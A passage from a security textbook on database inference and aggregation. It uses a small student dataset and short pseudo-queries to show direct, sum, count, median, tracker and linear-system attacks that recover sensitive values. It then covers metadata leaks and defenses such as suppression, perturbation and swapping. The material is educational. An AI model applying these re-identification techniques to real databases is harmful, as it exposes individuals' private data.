Chin	F	A	3000	20.	0	West
Dewitt	M	B	1000	35.	3	Grey
Earhart	F	C	2000	95.	1	Holmes
Fein	F	C	1000	15.	0	West
Groff	M	C	4000	0.	3	West
Hill	F	B	5000	10.	2	Holmes
Koch	F	C	0	0.	1	West
Liu	F	A	0	10.	2	Grey
Majors	M	C	2000	0.	2	Grey

TABLE 7-7 Database to Illustrate Inferences

Direct Attack

In a **direct attack**, a user tries to determine values of sensitive fields by seeking them directly with queries that yield few records. The most successful technique is to form a query so specific that it matches exactly one data item.

In [Table 7-7](#), a sensitive query might be

```
List NAME where
      SEX=M ^ DRUGS=1
```

This query discloses that for record ADAMS, DRUGS=1. However, it is an obvious attack because it selects people for whom DRUGS=1, and the DBMS might reject the query because it selects records for a specific value of the sensitive attribute DRUGS.

A less obvious query is

[Click here to view code image](#)

```
List NAME where
      (SEX=M ^ DRUGS=1) v
      (SEX=M ^ SEX=F) v
      (DORM=AYRES)
```

On the surface, this query looks as if it should conceal drug usage by selecting other non-drug-related records as well. However, this query still retrieves only one record, revealing a name that corresponds to the sensitive DRUG value. The DBMS needs to know that SEX has only two possible values, so that the second clause will select no records. Even if that were possible, the DBMS would also need to know that no records exist with DORM=AYRES, even though AYRES might in fact be an acceptable value for DORM.

Inference by Arithmetic

Another procedure, used by the U.S. Census Bureau and other organizations that gather sensitive data, is to release only statistics. The organizations suppress individual names, addresses, or other characteristics by which a single individual can be recognized. Only neutral statistics, such as count, sum, and mean, are released.

The indirect attack seeks to infer a final result based on one or more intermediate statistical results. But this approach requires work outside the database itself. In particular, a statistical attack seeks to use some apparently anonymous statistical measure to infer individual data. In the following sections, we present several examples of indirect attacks on databases that report statistics.

Sum

An attack by **sum** tries to infer a value from a reported sum. For example, with the sample database in [Table 7-7](#), it might seem safe to report student aid total by sex and dorm. Such a report is shown in [Table 7-8](#). This seemingly innocent report reveals that no female living in Grey is receiving financial aid. Thus, we can infer that any female living in Grey (such as Liu) is certainly not receiving financial aid. This approach often allows us to determine a negative result.

	Holmes	Grey	West	Total
M	5000	3000	4000	12000
F	7000	0	4000	11000
Total	12000	3000	8000	23000

TABLE 7-8 Table Showing Negative Result

Count

The **count** can be combined with the sum to produce some even more revealing results. Often these two statistics are released for a database to allow users to determine average values. (Conversely, if count and mean are released, sum can be deduced.)

[Table 7-9](#) shows the count of records for students by dorm and sex. This table is innocuous by itself. Combined with the sum table, however, this table demonstrates that the two males in Holmes and West are receiving financial aid in the amount of \$5000 and \$4000, respectively. We can obtain the names by selecting the subschema of NAME, DORM, which is not sensitive because it delivers only low-security data on the entire database.

Sex	Holmes	Grey	West	Total
M	1	3	1	5
F	2	1	3	6
Total	3	4	4	11

TABLE 7-9 Inference from Count and Sum Results

Mean

The arithmetic **mean** (average) allows exact disclosure if the attacker can manipulate the subject population. As a trivial example, consider salary. Given the number of employees, the mean salary for a company and the mean salary of all employees except the president, it is easy to compute the president's salary.

Median

By a slightly more complicated process, we can determine an individual value from the **median**, the midpoint of an ordered list of values. The attack requires finding selections having one point of intersection that happens to be exactly in the middle, as shown in [Figure 7-3](#).




FIGURE 7-3 Intersecting Medians

For example, in our sample database, there are five males and three persons whose drug use value is 2. Arranged in order of aid, these lists are shown in [Table 7-10](#). Notice that Majors is the only name common to both lists, and conveniently that name is in the middle of each list. Someone working at the Health Clinic might be able to find out that Majors is a white male whose drug-use score is 2. That information identifies Majors as the intersection of these two lists and pinpoints Majors' financial aid as \$2000. In this example, the queries

[Click here to view code image](#)

```
q = median(AID where SEX = M)
p = median(AID where DRUGS = 2)
```

Name	Sex	Drugs	Aid
Bailey	M	0	0
Dewitt	M	3	1000
Majors	M	2	2000
Groff	M	3	4000
Adams	M	1	5000
Liu	F	2	0
Majors	M	2	2000
Hill	F	2	5000

TABLE 7-10 Drug Use and Aid Results

reveal the exact financial aid amount for Majors.

Tracker Attacks

As already explained, database management systems may conceal data when a small number of entries make up a large proportion of the data revealed. A **tracker attack** can fool the database manager into locating the desired data by using additional queries that produce small results. The tracker adds additional records to be retrieved for two different queries; the two sets of records cancel each other out, leaving only the statistic or data desired. The approach is to use intelligent padding of two queries. In other words, instead of trying to identify a unique value, we request $n-1$ other values (where there are n values in the database). Given n and $n-1$, we can easily compute the desired single element.

For instance, suppose we want to know how many female Caucasians live in Holmes Hall. A query posed might be

[Click here to view code image](#)

```
count ((SEX=F) ^ (RACE=C) ^ (DORM=Holmes))
```

The database management system might consult the database, find that the answer is 1, and block the answer to that query because one record dominates the result of the query.

However, further analysis of the query allows us to track sensitive data through nonsensitive queries.

The query

[Click here to view code image](#)

```
q=count((SEX=F) ^ (RACE=C) ^ (DORM=Holmes))
```

is of the form

```
q = count(a ^ b ^ c)
```

By using the rules of logic and algebra, we can transform this query to

[Click here to view code image](#)

```
q = count(a ^ b ^ c) = count(a) - count(a ^ ¬(b ^ c))
```

Thus, the original query is equivalent to

```
count (SEX=F)
```

minus

[Click here to view code image](#)

```
count ((SEX=F) ^ ((RACE≠C) v (DORM≠Holmes)))
```

Because $\text{count}(a) = 6$ and $\text{count}(a \wedge \neg(b \wedge c)) = 5$, we can determine the suppressed value easily: $6 - 5 = 1$. Furthermore, neither 6 nor 5 is a sensitive count.

Linear System Vulnerability

A tracker is a specific case of a more general vulnerability. With a little logic, algebra and luck in the distribution of the database contents, it may be possible to construct an algebraic **linear system of equations** that returns results relating to several different sets. For example, the following system of five queries does not overtly reveal any single c value from the database. However, the queries' equations can be solved for each of the unknown c values, revealing them all.

$$\begin{aligned}q_1 &= c_1 + c_2 + c_3 + c_4 + c_5 \\q_2 &= c_1 + c_2 \quad + c_4 \\q_3 &= \quad \quad c_3 + c_4 \\q_4 &= \quad \quad \quad c_4 + c_5 \\q_5 &= \quad c_2 \quad \quad + c_5\end{aligned}$$

To see how, use basic algebra to note that $q_1 - q_2 = c_3 + c_5$, and $q_3 - q_4 = c_3 - c_5$. Then, subtracting these two equations, we obtain $c_5 = ((q_1 - q_2) - (q_3 - q_4))/2$. Once we know c_5 , we can derive the others.

In fact, this attack can also be used to obtain results *other than* numerical ones. Recall that we can apply logical rules to *and* (\wedge) and *or* (\vee), typical operators for database queries, to derive values from a series of logical expressions. For example, each expression might represent a query asking for precise data instead of counts, such as the equation

$$q_1 = s_1 \vee s_2 \wedge s_3 \vee s_4 \wedge s_5$$

Inference is difficult to control because it can occur from algebraic calculations beyond the scope of database management systems.

The result of the query is a set of records. Using logic and set algebra in a manner similar to our numerical example, we can carefully determine the actual values for each of the s_i .

Aggregation

Related to the inference problem is **aggregation**, which means building sensitive results from less sensitive inputs. We saw earlier that knowing either the latitude or longitude of a gold mine does you no good. But if you know both latitude and longitude, you can pinpoint the mine. For a more realistic example, consider how police use aggregation frequently in solving crimes: They determine who had a motive for committing the crime, when the crime was committed, who had alibis covering that time, who had the skills, and so forth. Typically, you think of police investigation as starting with the entire population and narrowing the analysis to a single person. But if the police officers work in parallel, one may have a list of possible suspects, another may have a list with possible motive, and another may have a list of capable persons. When the intersection of these lists is a single person, the police have their prime suspect.

Aggregation is becoming a large, lucrative business, as described in [Sidebar 7-3](#). Addressing the aggregation problem is difficult because it requires the database management system to track what results each user had already received and conceal any result that would let the user derive a more sensitive result. Aggregation is especially difficult to counter because it can take place outside the system. For example, suppose the security policy is that anyone can have *either* the latitude or longitude of the mine, but not both. Nothing prevents you from getting one, your friend from getting the other, and the two of you talking to each other.

Sidebar 7-3 What They Know

Emily Steel and Geoffrey Fowler, two *Wall Street Journal* reporters, investigated data collection and distribution by online social media applications, specifically Facebook [[STE10](#)]. They found that, although Facebook has a well-defined and strong privacy policy, it fails to enforce that policy rigorously on the over 500,000 applications made available to Facebook users, including people who set their profiles to Facebook's strictest privacy settings. According to the study, as of October 2010, applications transmit users' unique ID numbers (which can be converted easily to names) to dozens of advertising and Internet tracking companies. The investigators found that all of the ten most popular applications transmitted these data to outside firms.

Although the tracking is done anonymously—by ID number only—the ability to convert the number to a name permits tracking companies to combine data from Facebook with data from other sources to sell to advertisers and others. A Facebook user's name is always public, regardless of the privacy settings of the rest of the user's profile; if the user has set other profile aspects public, such as address or birth date, those data could also be swept into the dossier being

assembled.

Facebook advertising is big business: For its 2013 fiscal year, Facebook reported revenue of approximately \$1.8 billion, with 1 million advertisers as clients. With that amount of money involved, it is easy to see why other advertisers and data analysts would like access to data on Facebook users.

Recent interest in data mining has raised concern again about aggregation. **Data mining** is the process of sifting through multiple databases and correlating multiple data elements to find useful information. Marketing companies use data mining extensively to find consumers likely to buy a product.

Aggregation was of interest to database security researchers at the same time as was inference. As we have seen, some approaches to inference have proved useful and are currently being used. But there have been few proposals for countering aggregation.

Aggregation is nearly impossible for a database management system to control because combining the data can occur outside the system, even by multiple colluding users.

Analysis on Data

As we just described, the attacker has time and computing power to analyze data. Correlating seemingly unrelated bits of information can, as we showed, help build a larger picture. Even supposedly anonymized data can be revealing, as described in [Sidebar 7-4](#).

Hidden Data Attributes

A picture is just a picture and a document is just a document, right? Not quite, in the digital age. Objects such as pictures, music files, and documents are actually complex data structures having **properties** or **attributes** that add meaning to the data. These properties, called **metadata**, are not displayed with the picture or document, but they are not concealed; in fact, numerous applications support selecting, searching, sorting, and editing based on metadata.

Sidebar 7-4 Who Is Number 4417749?

In a move to allow researchers a large, actual database of queries to analyze, AOL decided in 2006 to release three months' worth of search queries from over 650,000 users. Although the searchers' identities were not revealed, AOL did assign each searcher a unique numeric ID so that researchers could relate multiple queries from the same person.

As reported in the *New York Times* [[BAR06](#)], in a short time, bloggers inferred that number 4417749 was a woman, Thelma Arnold, who lived in a small town in Georgia. From her queries researchers inferred that she was looking for a landscaper, kept a dog, and was interested in travelling to Italy. What gave away her full identity was that she searched for several people with the surname Arnold and businesses in the Shadow Lake subdivision of Gwinett County, Georgia. Official records showed only one person with the surname

Arnold in that county.

Researchers also identified several other individuals from the searches before AOL took the database offline. As this example shows, even anonymized data can reveal true identities.

Using a different form of correlation, Sweeney [[SWE04](#)] reports on a project to find lists of people's names. Correlating names across lists generated a profile of the names that match: places they live, work, or go to school, organizations to which they belong, and causes they support. Combinations of individual data items can yield complex, multifaceted biographical sketches.

File Tags

One use of attributes is tags for pictures. You might organize your photo collection with tags telling who or what landmarks are in each photo. Thus, you could search for all photos including Zane Wellman or from your trip to Stockholm. However, this tagging can sometimes reveal more than intended. Suppose your photo with Zane was taken on a rather embarrassing night out and shows him rather unflatteringly. If the photo were posted without a narrative description, only people who knew Zane would see the image and know it was he. But when Zane applies for a job and the company does a web search to find out anything about him, the photo pops up because his name is in the metadata. And the picture can lead to questions; Zane may not even know you posted the photo, so he may be stunned to learn that a potential employer has seen him in that situation.

Part of this problem, as we describe in [Chapter 9](#), is that the distinction between private and public is becoming less clear-cut. With photos printed on paper, you had a copy, perhaps Zane had a copy, and maybe a few close friends did, too. All of you kept your photos in an album, an old shoe box, or a drawer for memorabilia. Zane might even have looked at the photo and laughed, before he hastily threw it away. Unless his potential employer was awfully thorough, paper photos would never have become part of their search. Now, however, with Facebook, Picasa, Dropbox, and hundreds of sharing sites, photos intended for a few close friends can turn up in anybody's searches. Users don't restrict access tightly enough, and limited access is not in the interests of the social networking sites (which derive significant revenue from advertising and thus are more interested in supporting their client advertisers than their human users).

A similar situation exists with documents. Each document has properties that include the name of the author, author's organization, data created, date last saved, and so forth. If you are preparing a document for anonymous distribution, for example, a paper being submitted anonymously for review for presentation at a conference, you do not want the reviewers to be able to learn that you were the author.

Geotagging

On 11 August 2010 the *New York Times* published a story about **geotagging**, the practice of many cameras and smartphones of tagging each photo they take with the GPS coordinates where the photo was taken. According to the story, Adam Savage, host of the program *Myth Busters*, took a photo of his car in front of his house and posted it to his Twitter account. However, because the photo contained location coordinates, Savage

inadvertently disclosed the location of his house. With relatively little work, anyone can extract this metadata for offline analysis.

Friedland and Sommer [[FRI10](#)], who studied the problem of geotagging, note that many people are unaware that the phenomenon exists and, even among those who are aware of geotagging, some do not realize when it has occurred. According to the authors, between 1 percent and 5 percent of photos at sites such as Flickr, YouTube, and Craigslist contain header data that gives the location where the picture was taken. Friedland and Sommer speculate that these numbers are low only because some photo-editing applications automatically remove or replace the metadata. These researchers point out the potential for misuse of the data by burglars, kidnappers, or other evildoers.

Tracking Devices

Somewhat more obvious but still often overlooked are the electronic devices that we keep with us. Cell phones continually search for a nearby tower, RFID tags for transportation or identification can be read by off-the-shelf devices, and GPS navigation devices both send and receive position data. Although we use these technologies for good purposes, we need to be aware that they can be used to build a relatively complete trail of our movements throughout the day. The Electronic Frontier Foundation [[BLU09](#)] has studied this problem and recommends, among other countermeasures, some innovative cryptographic protocols that would permit these locational data interchanges anonymously.

The problem with metadata is that it is not obvious to the object's owner, but it is well structured and readily available to anyone who wants to use it. One solution is not to collect the data, but it is currently built into many devices such as cameras, and other devices such as cell phones require such data to operate. Appropriate access controls to this sensitive locational data would be good, but too many products and applications have now been built without consideration of security; introducing a security requirement at this time is essentially impossible. The best we can hope for may be that web applications, such as YouTube, Flickr, Picasa, and Google Docs, that obtain sensitive data will filter out such data as they receive it and before they display it.

Data tracking can occur with data the user or owner does not even know exist.

In the next section we consider ways to address the more general data inference problem of correlation in single and multiple databases.

Preventing Disclosure: Data Suppression and Modification

There are no perfect solutions to the inference and aggregation problems. The approaches to controlling it follow the three paths listed below. The first two methods can be used either to limit queries accepted or to limit data provided in response to a query. The last method applies only to data released.

- *Suppress obviously sensitive information.* This action can be taken fairly easily. The tendency is to err on the side of suppression, thereby restricting the usefulness of the database.

- *Track what the user knows.* Although possibly leading to the greatest safe disclosure, this approach is extremely costly. Information must be maintained on all users, even though most are not trying to obtain sensitive data. Moreover, this approach seldom takes into account what any two people may know together and cannot address what a single user can accomplish by using multiple IDs.
- *Disguise the data.* Random perturbation and rounding can inhibit statistical attacks that depend on exact values for logical and algebraic manipulation. The users of the database receive slightly incorrect or possibly inconsistent results.

It is unlikely that research will reveal a simple, easy-to-apply measure that determines exactly which data can be revealed without compromising sensitive data.

Nevertheless, an effective control for the inference problem is just knowing that it exists. As usual, recognizing a problem leads to understanding the need to control it and to be aware of potential difficulties it can cause. However, just knowing of possible database attacks does not necessarily mean people will protect against those attacks. It is also noteworthy that much of the research on database inference was done in the early 1980s, but the privacy aspects of inference remain largely unchecked.

Denning and Schlörer [[DEN83](#)] surveyed techniques for maintaining security in databases. The controls for all statistical attacks are similar. Essentially, there are two ways to protect against inference attacks: Either apply controls to the queries or apply controls to individual items within the database. As we have seen, it is difficult to determine whether a given query discloses sensitive data. Thus, query controls are effective primarily against direct attacks.

Suppression and concealing are two controls applied to data items. With **suppression**, sensitive data values are not forthcoming; the query is rejected without response. With **concealing**, the answer is *close to* but not exactly the actual value.

Data suppression blocks release of sensitive data; data concealing releases part or an approximation of sensitive data.

These two controls reflect the contrast between security and precision. With suppression, any results given are correct, yet many responses must be withheld to maintain security. With concealing, more results can be given, but their precision is lower. The choice between suppression and concealing depends on the context of the database.

Security Versus Precision

Our examples have illustrated how difficult it is to determine what data are sensitive and how to protect them. The situation is complicated by a desire to share nonsensitive data. For reasons of confidentiality we want to disclose only those data that are not sensitive. Such an outlook encourages a conservative philosophy in determining what data to disclose: less is better than more.

On the other hand, consider the users of the data. The conservative philosophy suggests rejecting any query that mentions a sensitive field. We may thereby reject many reasonable and nondisclosing queries. For example, a researcher may want a list of grades for all students using drugs, or a statistician may request lists of salaries for all men and

for all women. These queries probably do not compromise the identity of any individual. We want to disclose as much data as possible so that users of the database have access to the data they need. This goal, called **precision**, aims to protect all sensitive data while revealing as much nonsensitive data as possible.

We can depict the relationship between security and precision with concentric circles. As [Figure 7-4](#) shows, the sensitive data in the central circle should be carefully concealed. The outside band represents data we willingly disclose in response to queries. But we know that the user may put together pieces of disclosed data and infer other, more deeply hidden, data. The figure shows us that beneath the outer layer may be yet more nonsensitive data that the user cannot infer.




FIGURE 7-4 Security versus Precision

The ideal combination of security and precision allows us to maintain perfect confidentiality with maximum precision; in other words, we disclose all and only the nonsensitive data. But achieving this goal is not as easy as it might seem, as we show in the next section. [Sidebar 7-5](#) gives an example of using imprecise techniques to improve accuracy. In the next section, we consider ways in which sensitive data can be obtained from queries that appear harmless.

Sidebar 7-5 Accuracy and Imprecision

Article I of the U.S. Constitution charges Congress with determining the “respective numbers ... of free ... and all other persons ... within every ... term of ten years.” This count is used for many things, including apportioning the

number of representatives to Congress and distributing funds fairly to the states. Difficult enough in 1787, this task has become increasingly challenging. The count cannot simply be based on residences because some homeless people would be missed. A fair count cannot be obtained solely by sending a questionnaire for each person to complete and return because some people cannot read and, more significantly, many people do not return such forms. And there is always the possibility that a form would be lost in the mail. For the 2000 census the U.S. Census Bureau proposed using statistical sampling and estimative techniques to approximate the population. With these techniques they would select certain areas in which to take two counts: first, a regular count, and second, an especially diligent search for every person residing in the area. In this way the bureau could determine the “undercount,” the number of people missed in the regular count. They could then use this undercount factor to adjust the regular count in other similar areas and thus obtain a more accurate, although less precise, count.

The U.S. Supreme Court ruled that statistical sampling techniques were acceptable for determining revenue distribution to the states but not for allocating representatives in Congress. As a result, the census can never get an exact, accurate count of the number of people in the United States or even in a major U.S. city. At the same time, concerns about precision and privacy prevent the Census Bureau from releasing information about any particular individual living in the United States.

Does this lack of accuracy and exactness mean that the census is not useful? No. We may not know exactly how many people live in Washington D.C. or the exact information about a particular resident of Washington D.C., but we can use the census information to characterize most residents of Washington D.C. For example, we can determine the maximum, minimum, mean, and median ages or incomes, and we can investigate the relationships among characteristics, such as between education level and income for the population surveyed. Researchers are well aware that census data are slightly inaccurate. Furthermore, knowing the kinds of people not surveyed, researchers can understand the direction of some errors. (For example, if unemployed people are underrepresented in the results, mean income might be too high.) So accuracy and precision help to reflect the balance between protection and need to know.

Statistical Suppression

Because the attacks to obtain data used features of statistics, it may not be surprising that statistics also give some clues to countering those attacks.

Limited Response Suppression

Limited response suppression eliminates certain low-frequency elements from being displayed. It is not sufficient to delete them, however, if their values can also be inferred. To see why, consider [Table 7-11](#), which shows counts of students by dorm and sex.

Sex	Holmes	Grey	West	Total
M	1	3	1	5
F	2	1	3	6
Total	3	4	4	11

TABLE 7-11 Count of Students by Dorm and Sex

The data in this table suggest that the cells with counts of 1 should be suppressed; their counts are too revealing. But it does no good to suppress the Male–Holmes cell when the value 1 can be determined by subtracting Female–Holmes (2) from the total (3) to determine 1, as shown in [Table 7-12](#).

Sex	Holmes	Grey	West	Total
M	–	3	–	5
F	2	–	3	6
Total	3	4	4	11

TABLE 7-12 Using Subtraction to Derive Suppressed Cells

When one cell is suppressed in a table with totals for rows and columns, it is necessary to suppress at least one additional cell on the row and one on the column to confuse a snooper. Using this logic, all cells (except totals) would have to be suppressed in this small sample table. When totals are not presented, single cells in a row or column can be suppressed.

Combined Results

Another control combines rows or columns to protect sensitive values. For example, [Table 7-13](#) shows several sensitive results that identify single individuals. (Even though these counts may not seem sensitive, someone could use them to infer sensitive data such as NAME; therefore, we consider them to be sensitive.)

	Drug Use			
Sex	0	1	2	3
M	1	1	1	2
F	2	2	2	0

TABLE 7-13 Combining Values to Derive Sensitive Results

These counts, combined with other results such as sum, permit us to infer individual drug-use values for the three males, as well as to infer that no female was rated 3 for drug use. To suppress such sensitive information, one can combine the attribute values for 0 and 1, and also for 2 and 3, producing the less sensitive results shown in [Table 7-14](#). In this instance, it is impossible to identify any single value.

	Drug Use	
Sex	0 or 1	2 or 3
M	2	3
F	4	2

TABLE 7-14 Combining Values to Suppress Sensitive Data

Another way of combining results is to present values in **ranges**. For example, instead of exact financial aid figures being released, results can be released for the ranges \$0–1999, \$2000–3999, and \$4000 and above. Even if only one record is represented by a single result, the exact value of that record is not known. Similarly, the highest and lowest financial aid values are concealed.

Yet another method of combining is by **rounding**. This technique is actually a fairly well known example of combining by range. If numbers are rounded to the nearest multiple of 10, the effective ranges are 0–5, 6–15, 16–25, and so on. Actual values are rounded up or down to the nearest multiple of some base.

Random Sample

With **random sample** control, a result is not derived from the whole database; instead the result is computed on a random sample of the database. The sample chosen is large enough to be valid. Because the sample is not the whole database, a query against this sample will not necessarily match the result for the whole database. Thus, a result of 5 percent for a particular query means that 5 percent of the records chosen for the sample for this query had the desired property. You would expect that approximately 5 percent of the entire database would have the property in question, but the actual percentage may be quite different.

So that averaging attacks from repeated, equivalent queries are prevented, the same sample set should be chosen for equivalent queries. In this way, all equivalent queries will produce the same result, although that result will be only an approximation for the entire database.

Concealment

Aggregation need not directly threaten privacy. An aggregate (such as sum, median, or count) often depends on so many data items that the sensitivity of any single contributing item is hidden. Government statistics show this well: Census data, labor statistics, and school results show trends and patterns for groups (such as a neighborhood or school district), but do not violate the privacy of any single person.

Blocking Small Sample Sizes

Organizations that publish personal statistical data, such as the U.S. Census Bureau, do not reveal results when a small number of people make up a large proportion of a category. The rule of “ n items over k percent” means that data should be withheld if n items represent over k percent of the result reported. In the previous case, the one person selected represents 100 percent of the data reported, so there would be no ambiguity about which person matches the query.

As we explained, inference and aggregation attacks work better nearer the ends of the distribution. If very few or very many points are in a database subset, a small number of equations may disclose private data. The mean of one data value is that value exactly. With three data values, the means of each pair yield three equations in three unknowns, which you know can easily be solved with linear algebra. A similar approach works for very large subsets, such as $(n - 3)$ values. Mid-sized subsets preserve privacy quite well. So privacy is maintained with the rule of n items, over k percent.

Random Data Perturbation

It is sometimes useful to **perturb** the values of the database by a small error. For each x_i that is the true value of data item i in the database, we can generate a small random error term ϵ_i and add it to x_i for statistical results. The ϵ values are both positive and negative, so some reported values will be slightly higher than their true values and other reported values will be lower. Statistical measures such as sum and mean will be close but not necessarily exact. Data perturbation is easier to use than random sample selection because it is easier to store all the ϵ values in order to produce the same result for equivalent queries.

Data perturbation works for aggregation, as well. With perturbation you add a small positive or negative error term to each data value. Agrawal and Srikant [[AGR00](#)] show that given the distribution of data after perturbation and given the distribution of added errors, a researcher can determine the distribution (*not* the values) of the underlying data. The underlying distribution is often what researchers want. This result demonstrates that data perturbation can help protect privacy without sacrificing the accuracy of results.

Swapping

Correlation involves joining databases on common fields. Thus, the ID number in the AOL queries of [Sidebar 7-4](#) lets researchers combine queries to derive one user's name and hometown. That act of joining or linking permits researchers to draw conclusions by inference.

To counter this kind of linking, some database administrators randomly perturb the data. The sex for Bailey and Chin might be interchanged, as might the race of Dewitt and Earhart. The count of individuals with these values would still be correct. Total aid for all males would be off by a bit. In this tiny example, these changes could affect the results significantly. However, if we had a larger database and performed just a few interchanges, most statistics would be close, probably close enough for most analytic purposes. Researchers could be warned that to protect confidentiality some exact data might be compromised. A researcher might conclude that Adams was receiving 5000 in aid, but could not be sure that conclusion was accurate because of the data swapping.

Thus, swapping, like perturbation, might be a reasonable compromise between data accuracy and disclosure. We examine this subject as a privacy consideration in more detail in [Chapter 9](#).

Query Analysis

A more complex form of security uses query analysis. Here, a query and its implications are analyzed to determine whether a result should be provided. As noted earlier, query

analysis can be quite difficult. One approach involves maintaining a query history for each user and judging a query in the context of what inferences are possible, given previous results.

We have presented some of the techniques by which a database management system balances use and access control. In other areas, such as operating systems, access control is binary: Access is either granted to or denied to an object. However, database management systems try to take a more nuanced approach; a strict yes/no approach would lead either to extreme limitation of access (if there is one sensitive record out of a million, access to the entire database could be blocked) or extreme laxness of access (access is allowed in spite of the potential for inference or aggregation). Thus, database management systems and their administrators try to find a reasonable middle ground.

Next we turn to use of databases in what are called data mining and big data.

7.5 Data Mining and Big Data

In this final section we consider two related topics. The first, data mining, involves people and programs that search and sift datasets to derive data. Yes, you counter, that is what databases are for and what we have considered throughout the rest of this chapter. Data mining, however, implies searching for patterns and connections that were previously unknown and perhaps even unpredictable. Did you know that left-handed people are more likely to prefer fried eggs to poached eggs? (We have no idea whether that is true.) A team of researchers with a database containing hand dominance and egg preferences could find that and other breathtaking statistical correlations, all through the wonders of data mining. The data-mining community has grown without much consideration of security, so we list some security issues ripe for consideration.

Data mining is closely related to the concept of big data, which involves the collection of massive amounts of data, often not intended to be databases or structured as such. The emphasis is on the term “big,” for example, the set of all index entries for search engines. When a search engine reports it has 17 million pages answering your query, it probably does, although the usefulness of the 17 millionth link may not be high. Most of us find what we want in the first few results or we conclude that the query is not getting the results we want and ask a different question.

In the next section we explore data mining and big data, pointing out security aspects of both.

Data Mining

Databases are great repositories of data. More data are being collected and saved (partly because the cost per megabyte of storage has fallen from dollars a few years ago to fractions of cents today). Networks and the Internet allow sharing of databases by people and in ways previously unimagined. But finding needles of information in those vast fields of haystacks of data requires intelligent analyzing and querying of the data. Indeed, a whole specialization, called **data mining**, has emerged. In a largely automated way, data mining applications sort and search through data.

Data mining uses statistics, machine learning, mathematical models, pattern recognition, and other techniques to discover patterns and relations on large datasets. (See,

for example, [SEI06].) Data-mining tools use association (one event often goes with another), sequences (one event often leads to another), classification (events exhibit patterns, for example, coincidence), clustering (some items have similar characteristics) and forecasting (past events foretell future ones).

